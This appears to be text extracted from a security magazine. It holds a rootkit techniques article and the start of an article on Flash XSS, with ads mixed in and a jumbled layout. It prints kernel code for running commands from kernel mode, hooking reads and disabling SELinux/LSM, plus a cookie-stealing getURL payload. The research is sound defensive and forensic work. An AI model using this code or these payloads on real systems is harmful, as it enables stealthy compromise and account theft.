- YAK
- Wireshark
- TCPdump
- nProbe
- nTop
- SiLK

→ REPORT

Easily deploy, administer and centrally control your security applications with the Applied Watch Command Center, from Endace: The industry's first information manager for open source.



- SNORT IDS / IPS
- Barnyard
- La Brea
- Clam AV
- Nessus
- Syslog
- and more . . .

Unique hardware and software solutions designed to drive some of the best community-developed network applications and toolsets available.

→ ANALYZE

The Endace DAG, NinjaBox and NinjaProbe product portfolio provides a common solution for monitoring the most widely-deployed local and wide area network interfaces - from T1 / E1 PDH to OC-768 / STM-256 SDH; 10 /100 to 10Gb Ethernet and 4x SDR to 4x DDR InfiniBand.

Contact us to learn more.

following we discuss about how this works in a x86 architecture (using int \$0x80 instruction and the new way using sysenter).

We also discuss about, how the same can be implemented in the Power architecture, just to give a hint of the differences.

int \$0x80

For better understanding, one needs to know that:

- A tool will execute a high-level function which will need a system call (for example, a function implemented in C to read a file data) – someone can implement that directly in assembly, so this step will be jumped over
- The C library (in our sample) will convert the call in a system call in the following way:
 - Will put the system call number in the register EAX
 - The parameters are passed using the registers EBX, ECX and EDX (will use the stack if there is more parameters)
- Will call the int80, which is a software interruption responsible to pass the control to the kernel-mode (in the system call handler)
- The operating system during the boot process will register an interrupt table (IDT -interruption description table) and the interrupt handlers (functions that will be executed when a specific interruption is received). In that case, the int80 interruption will call the handler `system_call`. To locate where the IDT is in the memory there is the instruction `sidt`
- The `system_call` handler will verify the EAX register and will call the specific handler for that system call. This handler will be found in a vector called `sys_call_table[EAX]` (note: EAX value will be used as a index in that vector to determine the correct function)
- Next step is a call to the specific function to answer the system call
- Now, the function will execute what is needed (for example, copying data from user mode using `copy_from`

Listing 1. `cat /proc/self/maps`

```
rbranco@rbranco:~$ cat /proc/self/maps
08048000-0804c000 r-xp 00000000 03:06 652506 /bin/cat
0804c000-0804d000 rw-p 00003000 03:06 652506 /bin/cat
0804d000-0806e000 rw-p 0804d000 00:00 0 [heap]
a7e83000-a7e84000 rw-p a7e83000 00:00 0
a7e84000-a7fcb000 r-xp 00000000 03:06 736624 /lib/i686/cmov/libc-2.7.so
a7fcb000-a7fcc000 r-p 00147000 03:06 736624 /lib/i686/cmov/libc-2.7.so
a7fcc000-a7fce000 rw-p 00148000 03:06 736624 /lib/i686/cmov/libc-2.7.so
a7fce000-a7fd1000 rw-p a7fce000 00:00 0
a7fe2000-a7fe4000 rw-p a7fe2000 00:00 0
a7fe4000-a8000000 r-xp 00000000 03:06 734302 /lib/ld-2.7.so
a8000000-a8002000 rw-p 0001b000 03:06 734302 /lib/ld-2.7.so
affeb000-b0000000 rw-p affeb000 00:00 0 [stack]
ffffe000-fffff000 p 00000000 00:00 0 [vdso]
```

Listing 2. `ldd /bin/bash`

```
rbranco@rbranco:~$ ldd /bin/bash
linux-gate.so.1 => (0xffffe000)
libncurses.so.5 => /lib/libncurses.so.5 (0xa7f90000)
libdl.so.2 => /lib/i686/cmov/libdl.so.2 (0xa7f8c000)
libc.so.6 => /lib/i686/cmov/libc.so.6 (0xa7e3e000)
/lib/ld-linux.so.2 (0xa7fe4000)
```

Listing 3. `vsyscall memory dump`

```
rbranco@rbranco:~$ dd if=/proc/self/mem of=rbranco.dso bs=4096 skip=1048574 count=1
1+0 records in
1+0 records out
4096 bytes (4.1 kB) copied, 5e-05 seconds, 82 MB/s

rbranco@rbranco:~$ objdump -d --start-address=0xfffffe400 --stop-address=0xfffffe414

rbranco.dso rbranco.dso: file format elf32-i386

Disassembly of section .text:

fffffe400 <__kernel_vsyscall>:
fffffe400: 51 push %ecx -> Save %ecx in the stack
fffffe401: 52 push %edx -> Save %edx in the stack
fffffe402: 55 push %ebp -> Save %ebp in the stack
fffffe403: 89 e5 mov %esp,%ebp -> Save the %esp content in %ebp, permitting the
user-mo
fffffe405: 0f 34 sysenter -> Execute the sysenter instruction
fffffe407: 90 nop
fffffe408: 90 nop
fffffe409: 90 nop
fffffe40a: 90 nop
fffffe40b: 90 nop
fffffe40c: 90 nop
fffffe40d: 90 nop
fffffe40e: eb f3 jmp fffffe403 < kernel_vsyscall+0x3>
fffffe410: 5d pop %ebp
fffffe411: 5a pop %edx
fffffe412: 59 pop %ecx
fffffe413: c3 ret
```

Listing 4. `Anchored address`

```
. = 0xc00 -> The anchored address
SystemCall:
EXCEPTION_PROLOG
EXC_XFER_EE_LITE(0xc00, DoSyscall)
```

Listing 5. `cat /proc/self/maps`

```
$ cat /proc/self/maps
08048000-0804c000 r-xp 00000000 03:06 652506 /bin/cat
0804c000-0804d000 rw-p 00003000 03:06 652506 /bin/cat
0804d000-0806e000 rw-p 0804d000 00:00 0 [heap]
a7ea6000-a7ea7000 rw-p a7ea6000 00:00 0
a7ea7000-a7fce000 r-xp 00000000 03:06 700482 /lib/tls/i686/cmox/libc-
2.3.6.so
a7fce000-a7fd3000 r-p 00127000 03:06 700482 /lib/tls/i686/cmox/libc-2.3.6.so
a7fd3000-a7fd5000 rw-p 0012c000 03:06 700482 /lib/tls/i686/cmox/libc-
2.3.6.so
a7fd5000-a7fd8000 rw-p a7fd5000 00:00 0
a7fe9000-a7feb000 rw-p a7fe9000 00:00 0
a7feb000-a8000000 r-xp 00000000 03:06 733005 /lib/ld-2.3.6.so
a8000000-a8002000 rw-p 00014000 03:06 733005 /lib/ld-2.3.6.so
affeb000-b0000000 rw-p affeb000 00:00 0 [stack]
ffffe000-fffff000 p 00000000 00:00 0 [vdso]
```

Listing 6. `vm_area_struct`

```
struct vm_area_struct {
struct mm_struct * vm_mm; /* The address space we belong to. */
unsigned long vm_start; /* Our start
address within vm_mm. */
unsigned long vm_end; /* The first byte
after our end address within vm_mm. */

/* linked list of VM areas per task, sorted by address */
struct vm_area_struct *vm_next;

pgprot_t vm_page_prot; /* Access permissions of this VMA. */
unsigned long vm_flags; /* Flags, listed below. */
}
```

Listing 7. Change memory permission

```
static int change_perm(unsigned *addr)
{
struct page *pg;
pgprot_t prot;

pg = virt_to_page(addr);
prot.pgprot = VM_READ | VM_WRITE | VM_EXEC; /* R-W-X */

change_page_attr(pg, 1, prot);
global_flush_tlb();

return 0;
}
```

Listing 8. Execute code from kernel-mode

```
static int execute(const char *string)
{
if ((ret = call_usermodehelper(argv[0], argv, envp, 1)) != 0) {

printf(KERN_ERR "Failed to run \"%s\": %i\n", string, ret);

}

return ret;
}
```

`user()` or to the user mode using `copy_to_user()` and then will return the control to the application (There are some complications, like non-blocking system calls and others that will be ignored here)

vsyscalls (sysenter)

The Intel documentation (IA-32 Intel Architecture Software Developer's Manual, Volume 2: Instruction Set Reference) gives emphasis in the fact that instruction, together with `sysexit`, which has been created to optimize the transfer to the kernel-mode (and the return after that).

A lot of configuration values are set by the operating system in the MSR's (model-specific registers) for the `sysenter` instruction:

```
-CS (SYSENTER_CS_MSR) -EIP
(SYSENTER_EIP_MSR -SS
(SYSENTER_CS_MSR + 8) -ESP
(SYSENTER_ESP_MSR
```

The `sysexit` instruction will transfer the control back to user-mode and defines the following registers:

```
-CS (SYSENTER_CS_MSR) -EIP
(points to the value stored in EDX)
-SS (SYSENTER_CS_MSR + 24) -ESP
(points to the value stored in ECX)
```

These MSR's are read and write with `RDMR` and `WRMSR` instructions respectively, and are defined as:

```
#define MSR_IA32_SYSENTER_CS 0x174
#define MSR_IA32_SYSENTER_ESP 0x175
#define MSR_IA32_SYSENTER_EIP 0x176
(In Linux it is defined in: asmmsr.h)
```

Linux kernel defines the TSS (*Task State Segment*) for the use of instructions in-out in the usermode (bitmap permissions check) and in the Intel architecture to pass from usermode to kernelmode the stack to be used by the kernelmode must be known.

So, Linux defines (in: `archi386kernel sysenter.c`):

```
wrmsr(MSR_IA32_SYSENTER_CS, __KERN_NEL_
CS, 0); >
```


Pointing to the kernel segment
`wrmsr(MSR_IA32_SYSENTER_ESP,`
`tss->esp1, 0);` > Pointing to the kernel
 memory

`wrmsr(MSR_IA32_SYSENTER_EIP,`
`(unsigned long)sysenter_entry, 0);`
 > Pointing to the page defined as entry
 point to `sysenter`.

In fact, when a `sysenter` instruction
 is received, the system will start to use
 the kernel stack and to execute the
`sysenter_entry` function.

This page must be *attached* to
 the address space of all process in
 the system and Linux does that (In:
`archi386kernelvsyscall-sysenter.S`),
 using a VDSO (Virtual Dynamic Shared
 Object).

To verify that in a system see Listing 1.
 In applications where shared libraries are
 used, the `ldd` command can also be used,
 see Listing 2.

To dump that memory area in order to
 verify what is in it, see Listing 3.

The `sysenter_entry` (defined in:
`archi386kernelentry.S`) will work in
 the same way as the `system_call`
 handler showed before. Using the
`%eax` value as an index for the `sys_`
`call_table`, who holds the handlers
 addresses.

Power Architecture

In a Power architecture there is no IDT
 structure containing the interruption
 handlers addresses in memory. Instead,
 there are anchored interruptions to fixed
 address, or in other words, when an
 interruption occurs, the control will be
automagically transferred to a specific
 memory location.

Note that, for example, time
 interruptions will go to the address
`0x900` as can be seen in the Linux
 Kernel in `arch/ppc/kernel/head.S`:
`EXCEPTION(0x900, Decrementer,`
`timer_interrupt, EXC_XFER_`
`LITE)` where the decremter is
 defined (in Power architectures the
 timer decremter has the same clock
 speed as the processor, since it is
 internal in the processor), and other
 external interruptions are anchored to
 the address `0x500`, and are answered
 in a similar way as the IDT in the Intel
 architecture.

Listing 9. Creating socket from kernelmode

```
/* create a socket */

if ( (err = sock_create(AF_INET, SOCK_DGRAM, IPPROTO_UDP, &kthread->sock)) < 0) {

    printk(KERN_INFO MODULE_NAME": Could not create a datagram socket, error = %d\n",
           -ENXIO);

    goto out;
}

if ( (err = kthread->sock->ops->bind(kthread->sock, (struct sockaddr *)&kthread->addr,
                                   sizeof(struct sockaddr))) < 0) {

    printk(KERN_INFO MODULE_NAME": Could not bind or connect to socket, error = %d\n",
           -err);

    goto close_and_out;
}

/*main loop */
for (;;) {
    memset(&buf, 0, bufsize+1);
    size = ksocket_receive(kthread->sock, &kthread->addr, buf, bufsize);
}
}
```

Listing 10. LSM module

```
int myinode_rename(struct inode *old_dir, struct dentry *old_dentry, struct inode
                  *new_dir, struct dentry *new_dentry)
{
    printk("\n dumb rename \n");
    return 0;
}

static struct security_operations my_security_ops = {
    .inode_rename = myinode_rename;
};

register_security (&my_security_ops);
```

Listing 11. Load_binary interface

```
int _load_binary (struct linux_binprm *linux_binprm, struct pt_regs *regs) {
    ...
    // The regs parameter is not used by the md5verify for example
}

_elf_format = current->binfmt;
_elf_format->load_binary=&_load_binary;
```

Listing 12. LSM interfaces

```
int my_bprm_set_security (struct linux_binprm *bprm)
{
    return 0;
}

static struct security_operations my_security_ops = {
    .bprm_set_security = my_bprm_set_security;
};

register_security (&my_security_ops);
```

The system call handlers are defined in arch/ppc/kernel/head.S as you can see in the Listing 4.

Structures Analyzed to Memory Management

Another important thing to be understood is the memory management process in Operating Systems. This article will only show what is needed for the scope.

In the Intel Architecture we have 4KB pages (actually, it may be more, depending of the system, but it is not important in this discussion). For a process, the memory is seen as a

linear address, from 0 to 4GB (in 32 bits architectures).

All memory pages of a process are translated to physical pages using a page table specific for each process. There is also other information in that structure, like the page protection attributes (read-only, executable, writable).

That attributes could be easily modified if there is access to the operating system core.

A visible memory for the process are divided in two big portions, using a constant `TASK_SIZE` (default as `0xc000000`) to define the biggest

address to be used (after that is the kernel protected memory). It is important to note that the kernel addresses are always the same for every process in the system.

The process memory itself is divided into sections (VMAs), which have protection attributes, for example: (see [9] for clarifications)

- `.text` > executable code
- `.rodata` > read-only data
- `.data` > writable data

To see that in a system, verify Listing 5.

Listing 13. Controlling the system

```

unsigned int find_unregister_security(void)
{
    char *p, *p2;
    int len = strlen("<6>%s: trying to unregister a");
    unsigned int straddr;
    p2 = p = (char *)0xc0100000;
    while (p < (p2 + (16 * 1024 * 1024)) && memcmp(p, "<6>%s:
        trying to unregister a", len))
        p++;

    // no LSM support

    if (p >= (p2 + (16 * 1024 * 1024)) || memcmp(p, "<6>%s:
        trying to unregister a", len))
        return 0;

    straddr = (unsigned int)p;
    p = p2;
    while (p < (p2 + (16 * 1024 * 1024)) && (*(unsigned int
        *)p) != straddr)
        p++;

    if (*(unsigned int *)p) == straddr)
        return (unsigned int)p;
    else
        return 0;
}

/* find string, then find the reference to it, then work
    backwards to find a relative call to
    selinux ctxid to string */

unsigned int find_selinux_ctxid_to_string(void)
{
    char *p, *p2;
    int len = strlen("audit_rate_limit=%d old=%d by auid=%u
        subj=%s");
    unsigned int straddr;
    p2 = p = (char *)0xc0100000;
    while (p < (p2 + (16 * 1024 * 1024)) && memcmp(p,
        "audit_rate_limit=%d old=%d by auid=%u
        subj=%s", len))
        p++;

    // no audit support

    if (p >= (p2 + (16 * 1024 * 1024)) || memcmp(p, "audit_
        rate_limit=%d old=%d by auid=%u
        subj=%s", len))
        return 0;

    straddr = (unsigned int)p;
    p = p2;
    while (p < (p2 + (16 * 1024 * 1024)) && (*(unsigned int
        *)p) != straddr))
        p++;

    if (p >= (p2 + (16 * 1024 * 1024)) || *((unsigned int *)p)
        != straddr)
        return 0;

    /* got string reference, now find call */

    while (p > p2 && (*p != '\xe8' || (((int *) (p+1))
        + (unsigned int) (p+5)) < (unsigned
        int) p2) || (((int *) (p+1)) + (unsigned
        int) (p+5)) > (unsigned int) (p2 + (16 *
        1024 * 1024))))
        p--;

    /* didn't find call, error */

    if (p <= p2)
        return 0;

    /* convert relative address to target address */

    p = (char *) (* ( (int *) (p+1) ) + (unsigned int) (p+5) )
        ;

    return (unsigned int)p;
}

void disable_selinux(void)
{
    char *unreg sec, *p;
    unsigned int *security_ops = NULL;
    unsigned int dummy_secops = 0;
    unsigned int *selinux_enable =
        NULL;

```


of the attacker (if the system have been compromised using a 0day attack or a publicly know vulnerability + exploit) and how deep the system compromise is.

Here, I will show some things that are provided by the operating system which will help the attacker. Command execution inside the kernel-mode – Listing

On the 'Net

- [1] Halderman, Alex and others. *Lest we remember: Cold boot attacks on encryption keys*; 2008. <http://citp.princeton.edu.nyud.net/pub/coldboot.pdf>. Last access in: 04/02/2008.
- [2] Rutkowska, Joanna. *Bluepill Project*; 2007. <http://www.bluepillproject.org>. Last access in: 04/02/2008.
- [3] Branco, Rodrigo Rubira and others. *System Management Mode Hack: Using SMM for "Other Purposes"*; 2008. <http://www.phrack.org/issues.html?issue=65>. Last access in: 04/15/2008
- [4] scythale. *Hacking deeper in the system*; 2007. <http://www.phrack.org/issues.html?issue=64&id=12#article>. Last access in: 04/02/2008.
- [5] Murilo, Nelson. *Chkrootkit*; 1995. <http://www.chkrootkit.org>. Last access in: 18/01/08.
- [6] Diversos. *Diversos referências ao chkrootkit*. <http://www.chkrootkit.org/books/>. Last access in: 18/01/08.
- [7] Anônimo. *Wikipedia -Rootkits*. <http://en.wikipedia.org/wiki/Rootkit>. Last access in: 18/01/08.
- [8] Branco, Rodrigo Rubira. *Backdoors x Firewalls de Aplicação*; Hackers 2 Hackers Conference II; 2005. http://www.kernelhacking.com/rodrigo/docs/Palestra_AppBackdoor.pdf. Last access in: 18/01/08. Montanaro, Domingo; Branco, Rodrigo Rubira. *The computer forensics challenge and antiforensics techniques*; Hack in The Box Conference; 2007. <http://www.kernelhacking.com/rodrigo/docs/Malaysia.pdf>. Last access in: 18/01/08.
- [9] Gorman, Mel. *Understanding the Linux Virtual Memory Manager*; 2004.
- [10] buffer, antifork. *Hijacking linux page fault handler*; Phrack Magazine 61. <http://www.phrack.org/issues.html?issue=61&id=7>. Last access in: 18/01/08.
- [11] devik, sd. *Linux onthefly kernel patching without LKM*; Phrack Magazine 58. <http://www.phrack.org/issues.html?issue=58&id=7#article>. Last access in: 18/01/08.
- [12] Branco, Rodrigo Rubira. *Kernel Intrusion Detection System*; Defcon Conference; 2006. <http://www.kernelhacking.com/rodrigo/defcon/Defcon.pdf>. Last access in: 18/01/08.
- [13] Smalley, Stephen; Chris, Vance; Salamon, Wayne. *Implementing SELinux as a Linux Security Module*; 2001. <http://www.nsa.gov/selinux/papers/module.pdf>. Last access in: 18/01/08.
- [14] Johnson, Richard; Branco, Rodrigo Rubira. *Md5verify*; 2004. <http://www.kernelhacking.com/rodrigo/defcon/md5verify.tar.gz>. Last access in: 18/01/08.
- [15] Johnson, Richard. *Hooking the Linux ELF Loader*; Toorcon Conference; 2004. http://labs.iddefense.com/files/labs/speaking/hooking_the_linux_elf_loader.pdf. Last access in: 18/01/08.
- [16] Spengler, Brad. *On exploiting null ptr derefs, disabling SELinux, and silently fixed Linux vulns*; Dailydave List; 2007. <http://grsecurity.net/~spender/exploit.tgz>. Last access in: 18/01/08.
- [17] Lawless, Timothy; Branco, Rodrigo Rubira. *StMichael*; 2000. <http://sourceforge.net/projects/stjude>. Last access in: 18/01/08.
- [18] Dufлот, Loic. *Security Issues Related to Pentium System Management Mode*; CanSecWest Conference; 2006. <http://www.cansecwest.com/slides06/csw06-dufлот.ppt>. Last access in: 18/01/08.
- [19] ERESI Team. *The Kernel Shell: Kernsh*; 2001. <http://http://www.eresi-project.org/kernsh.html>. Last access in: 18/01/08.
- [20] Dark Angel. *MoodNT*; 2006. <http://darkangel.antifork.org/codes/mood-nt.tgz>. Last access in: 18/01/08.
- [21] Ecryptfs: <http://ecryptfs.sourceforge.net>
- [22] Microsoft Bitlocker: <http://www.microsoft.com/windows/products/windowsvista/features/details/bitlocker.mspx>
- [23] TrueCrypt: <http://www.truecrypt.org>
- [24] Gutmann, Peter. *Data Remanence in Semiconductor Devices*; Usenix; 2001. <http://www.cypherpunks.to/~peter/usenix01.pdf>. Last access in: 18/01/08.
- [25] Stealth. *Kernel Rootkit Experiences*; Phrack Magazine 61. <http://www.phrack.org/issues.html?issue=61&id=14#article>. Last access in: 18/01/08.
- [26] Topi; Branco, Rodrigo Rubira. *Kernel UDP Client/Server*; 2006. http://www.kernelnewbies.org/Simple_UDPI_Server. Last access in: 18/01/08.

[GEEKED AT BIRTH.]



You can talk the talk.
Can you walk the walk?
Here's a chance to prove it.
Please geek responsibly.

LEARN:

DIGITAL ANIMATION	GAME PROGRAMMING
DIGITAL ART AND DESIGN	NETWORK ENGINEERING
DIGITAL VIDEO	NETWORK SECURITY
GAME DESIGN	SOFTWARE ENGINEERING
ARTIFICIAL LIFE PROGRAMMING	WEB ARCHITECTURE
COMPUTER FORENSICS	ROBOTICS

www.uat.edu > 877.UAT.GEEK
877.828.4335

8 (call_usermodehelper replaces the exec_usermodehelper showed in the phrack article [25]). You can see the socket creation procedure in Listing 9 (see also [26] for a complete UDP Client/Server in kernel mode).

Using Security Features to Subvert the Operating System

As already released by the author in [12], the security resources used by the Operating Systems with the intention of provide extensibility to the implementation can also be used by malicious code.

For example, let's take the Linux Framework LSM (*Linux Security Modules*) [13], which offers a lot of structures to permit an easy control of some tasks in the Operating System. One fragment of a LSM module is following in the Listing 10.

At the first spot we can see it is really used by a rootkit. As showed in [12] someone can also intercept the command execution in the system (used by many tools, like md5verify [14]) - Listing 11. As explained in [15]

the intention of this interception is to control the binary execution, granting the integrity of those binaries. The same code can be used by an attacker to control the execution of some softwares.

The security interfaces provided by the LSM also provides in a generic way this kind of control of every executable binary in the system - Listing 12.

Attacking security systems

It is already widely known that if a kernel-mode flaw exists, all security resources can be disabled [16] giving total control over the system - Listing 13.

In that code, there is a pattern in the security subsystem that can be easily located, as the messages used by the system are in plain text in the memory (a good approach could be cipher this messages with a session key [17]).

The idea of that code was just show it is possible, not do everything that can be done. As can be seen, all security modules have been disabled in runtime just pointing

the `security_ops` structure to the `dummy_secops`. An attacker can also redirect all LSM (Linux security modules) to his own structure, permitting an installation of a rootkit together with the exploration of the system, in a simple and clean way.

Hooking Non-exported Functions

Many portions of an Operating System can be modified by an attacker to permit control over it. Most current public rootkits are using well-documented techniques and are hooking exported interfaces.

In the real world, when someone has kernel access it is possible to manipulate anything in order to grant access to the system.

Memory code analysis can be seen in more advanced attacks, where it is required to deactivate security systems in kernel before the privilege elevation of some application [16] [18].

There are many ways for a malicious code to continuously run inside the kernel. One can just create some kernel threads as showed, or just understand the attacked system.

For example, imagine a database executing in a compromised system. It will call the `gettimeofday` system call multiple times, to grant the timestamp of the operations. An arbitrary code that intercepts this function (`do_gettimeofday()`) will be executed many times in this system:

```
# objdump -d arch/i386/kernel/
time.o time.o: file format elf32i386
```

Disassembly of section text can be seen in Listing 14.

This kind of technique are being instrumented [19] and used [20], showing it can be effective and applied between different versions of the operating system, using signatures of functions not widely modified or constant portions of those functions.

Blocking Devices (Read of Memory and Disk)

We all know that most tools used to dump memory and disk runs as user-mode applications.

All the ideas shown in this article could be easily used to conclude that a code running inside the kernel can

Listing 15. Struct file_operations

```
struct file_operations {

    struct module *owner;
    loff_t (*llseek) (struct file *, loff_t, int);
    ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
    ssize_t (*aio_read) (struct kiocb *, char __user *, size_t, loff_t *);
    ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
    ssize_t (*aio_write) (struct kiocb *, const char __user *, size_t, loff_t *);
    int (*readdir) (struct file *, void *, filldir_t);
    unsigned int (*poll) (struct file *, struct poll_table_struct *);
    int (*ioctl) (struct inode *, struct file *, unsigned int, unsigned long);
    long (*unlocked_ioctl) (struct file *, unsigned int, unsigned long);
    long (*compat_ioctl) (struct file *, unsigned int, unsigned long);
    int (*mmap) (struct file *, struct vm_area_struct *);
    int (*open) (struct inode *, struct file *);
    int (*flush) (struct file *);
    int (*release) (struct inode *, struct file *);
    int (*fsync) (struct file *, struct dentry *, int datasync);
    int (*aio_fsync) (struct kiocb *, int datasync);
    int (*fasync) (int, struct file *, int);
    int (*lock) (struct file *, int, struct file_lock *);
    ssize_t (*readv) (struct file *, const struct iovec *, unsigned long, loff_t *);
    ssize_t (*writev) (struct file *, const struct iovec *, unsigned long, loff_t *);
    ssize_t (*sendfile) (struct file *, loff_t *, size_t, read_actor_t, void *);
    ssize_t (*sendpage) (struct file *, struct page *, int, size_t, loff_t *, int);
    unsigned long (*get_unmapped_area) (struct file *, unsigned long, unsigned long, unsigned long, unsigned long);
    int (*check_flags) (int);
    int (*dir_notify) (struct file *filp, unsigned long arg);
    int (*flock) (struct file *, int, struct file_lock *);
};
```

intercept many different functions to control reads in devices, or to subvert the read values. A rootkit with real anti-forensics capabilities can remove all evidences when detecting an analysis is being done on a compromised system, making the work of the auditor harder.

Let's analyze how the system reads a device (if it is the memory, we are talking about the `/dev/{k}mem` device and if it's the disk we are talking about the block devices, for example `/dev/hda`).

The entry point used in this case is the system call `sys_read` (defined in `fs/read_write.c`). It is also needed for the rootkit to control the `mmap` of these devices.

In this case the function `fgget_light` (defined in `fs/file_table.c`) returns the file structure of the descriptor (defined in `include/linux/fs.h`). And the function `file_pos_read` (defined in `fs/read_write.c`) will return the specific position, which can be manipulated, forcing the

read of a different position and thus, protecting the malicious code. The file structure showed here has been resumed to just two elements of interest, as demonstrated, the `f_pos` is the position to be read.

The second element is a pointer to a structure `file_operations` (defined in `include/linux/fs.h`), Listing 15.

This structure is used by the function `vfs_read` (defined in `fs/read_write.c`), Listing 16.

The code contains: `if (file->f_op->read)`

Basically, what is going is that the function `vfs_read` is a wrapper to the specific implemented function, which can be manipulated subverting the pointer in the structure `file_operations` of the protected device (protected by the rootkit). This is a real-time change, so it is really difficult to detect. There is more elements in that structure that can be manipulated, for example, the `mmap`.

Listing 16. `vfs_read`

```
ssize_t vfs_read(struct file *file, char user *buf, size_t count, loff_t *pos)
{
    ssize_t ret;

    if (!(file->f_mode & FMODE_READ))
        return -EBADF;

    if (!file->f_op || (!file->f_op->read && !file->f_op->aio_read))
        return -EINVAL;

    if (unlikely(!access_ok(VERIFY_WRITE, buf, count)))
        return -EFAULT;

    ret = rw_verify_area(READ, file, pos, count);
    if (ret >= 0)
    {
        count = ret;
        ret = security_file_permission(file, MAY_READ);
        if (!ret)
        {
            if (file->f_op->read)
                ret = file->f_op->read(file, buf, count, pos);
            else
                ret = do_sync_read(file, buf, count, pos);
            if (ret > 0)
            {
                fsnotify_access(file->f_dentry);
                current->rchar += ret;
            }
            current->syscr++;
        }
    }

    return ret;
}
```

Online Memory Dump

When an auditor has a completely hostile environment, (for example, when the audited machine is owned by a criminal) it is well known that the memory of the system can be really important (mainly because there is lots of encrypted filesystems [21] [22] [23]).

In these cases, it is really important to consider if we can shutdown the machine and recovery the RAM contents by other ways [24].

Care must be taken in those situations [?]: *We can also consider making a dump of each process, as does the software Process Dumper developed by llo [7]. Furthermore, it provides the feature to execute a saved process again.*

Process Dumper attaches itself to a process with the system call `ptrace` and dumps the segments `PT_LOAD` of an executable in memory (more precisely, the code and data sections). Then, it makes some modifications of the GOT table if we want to run dynamically compiled binary.

In this case, the rootkit could detect the `ptrace` in an evil process and easily detect the forensic analysis.

Conclusion

Rootkits are evolving. They utilize many new techniques and insert code in many different portions of the system, including hardware features [4] [3] [2] [1].

Rodrigo Rubira Branco

Rodrigo Rubira Branco (BSDaemon) is a Security Expert at Check Point Software Technologies in Brazil. Prior to that, he worked as the Principal Security Researcher at Scanit (<http://www.scanit.net>), the biggest security company in the Middle East, incorporated by the giant Oger Systems. Also, worked as a software Engineer at IBM, member of the Advanced Linux Response Team (ALRT), part of the IBM Linux Technology Center (IBM/LTC) Brazil also worked in the IBM Toolchain (Debugging) Team for Power Architecture. He is the maintainer of the StMichael/StJude projects (www.sf.net/projects/stjude), the developer of the SCMorphism (www.kernelhacking.com/rodrigo) and has talks at the most important security-related conferences in the world. Rodrigo is also a member of the Rise Security (www.risecurity.org). You can contact the author at rodrigo@kernelhacking.com

Filipe Alcarde Balestra

Filipe Alcarde Balestra is an Information Security Researcher at Firewalls Security Corporation in Brazil. He is also member of the Forensic Department of Firewalls Security Corporation. In the past, he worked as a Security Consultant and Forensic Consultant for leading companies in Brazil. Filipe discovered security vulnerabilities in different softwares like *BSD Kernels, Solaris, Microsoft, QNX, Web Applications and others. He is also an ex-member of the group Priv8Security (now dead) - many security studies (advisory/exploit) published - and a past speaker at Hackers to Hackers Conference 2006 about Syscall Proxing / Pivoting. You can contact the author at filipe.balestra@firewalls.com.br



NEIL BERGMAN

Exploitation and Defense of Flash Applications

Difficulty



Adobe's Flash technology has become increasingly popular not only to create animations and advertisements, but also to develop complex Internet applications. Flash applications (SWF files) are distributed over web protocols and have the potential to read local or remote files, make network connections, and contact other SWF files.

Those of you who develop or test web applications should be familiar with a common security vulnerability known as cross-site scripting (XSS). XSS typically occurs when an application accepts malicious code from an untrusted source, and then displays it back to an unsuspecting user without properly sanitizing the data. Flash applications are not immune to XSS and other types of security threats, but both web administrators and Flash application developers can take security precautions to more safely use the emerging technology.

XSS Threats

Cross-site scripting attacks typically involve the injection of malicious scripting code, such as JavaScript or VBScript code, into a web application. This is frequently accomplished by tricking a user into clicking a link or visiting a nefarious web page. The web application will later display and execute the injected code in the context of the victim's web session. Such an attack usually leads to a user account compromise and does not normally allow for command execution unless exploited together with a browser flaw. Since SWF applications can be embedded into websites and have full access to the HTML DOM (*Document Object Model*), they can be abused to conduct XSS attacks. Picture a free email web service that displays 3rd party Flash advertisements. An evil advertisement agency could create a malicious SWF application that would hijack your email account to send spam. By

default the Flash Player has full DOM access on the same domain.

The basic flow of an XSS attack against a SWF application is shown in Figure 1. In the first step, an attacker must first figure out a way to inject code into the application in order to redisplay it to another user. Adobe provides a variety of UI components for programmer's use that are similar to HTML form objects, such as combo boxes, radio buttons, and text fields. Additionally, there are a few ways that SWF applications can accept external input parameters.

FlashVar attributes can be embedded in a HTML document with the `<object>` and `<embed>` tags.

```
<param name="testParam" value="testValue">
```

Data can also be passed in directly through the URL.

```
http://www.test.com/movie.swf?testParam=testValue
```

Additionally external data can be loaded using the LoadVars class.

```
testVars = new LoadVars();
testVars.load("http://www.test.com/page.php")
```

In ActionScript 2, FlashVars are automatically imported into a Flash application's variable space while in ActionScript 3 additional code is required to load external parameters. A common mistake is to accept data from FlashVars or

WHAT YOU WILL LEARN...

- Specific Flash attack vectors
- Useful Flash security auditing tips
- Proper development/configuration techniques

WHAT YOU SHOULD KNOW

- Basic knowledge of ActionScript
- Familiarity with XSS attacks

~tqw~

URL parameters and then pass it into a function that communicates directly with the browser without proper input validation. The `getURL` function in ActionScript 2 and the `navigateToURL` function in ActionScript 3 provide the ability to load a specified URL into a browser window. Consider the following ActionScript code:

```
getURL(_level0.urlParam);
```

The code directly calls the `getURL` function with a variable from an external source. This will redirect a user to a user specified URL. Consider the following request that an attacker might make:

```
http://www.test.com/movie.swf?urlParam  
=javascript:alert(document.cookie);
```

After the request is made, a JavaScript pop-up will appear showing the contents of the site's cookie. Cookies are often used to store sensitive account data, such as the session identifier. The DOM is a standard object model that represents HTML in a tree structure and can be used by Javascript code to inspect or modify a HTML page dynamically. Consider the Javascript code below that changes the source attribute of the first image on the HTML page. Altering the source attribute will change what image is displayed on the page.

```
<script type="text/javascript">  
document.images[0].src =  
    "http://example.com/newImage.jpg";  
</script>
```

A common technique is to alter the HTML DOM to insert a new image with the source attribute pointing to a file on an attacker controlled server with the cookie contents as a parameter. This way an attacker can monitor his/her computer's logs for cookie data. With a session ID in hand, an attacker has full control over a user's account until the session expires. Another ActionScript function that could be used in an XSS attack is `fscommand`. The `fscommand` function allows a SWF file to communicate with the Flash Player or the program that is hosting the Flash Player. Usually the Flash Player resides within a web browser, but it could also reside in other programs that host ActiveX controls. `Fscommands` consist of two parts – a command and a parameter.

Consider the following `fscommand` that sends a `changeText` command with the argument specified through a `FlashVar`:

```
fscommand("changeText", _  
level0.userParam);
```

The JavaScript code in Listing 1 could then reside in the HTML document to handle the command sent by the SWF application. It simply takes the supplied arguments and

then alters the HTML element identified by `text`. Developers should be mindful of what type of input they accept from the user to be used in the `fscommand` function and then how the arguments are used within a HTML document. The previous code example provides an attacker with the means to inject HTML or script code directly into the DOM as illustrated by the following request that will include and execute a JavaScript file stored on a remote host.

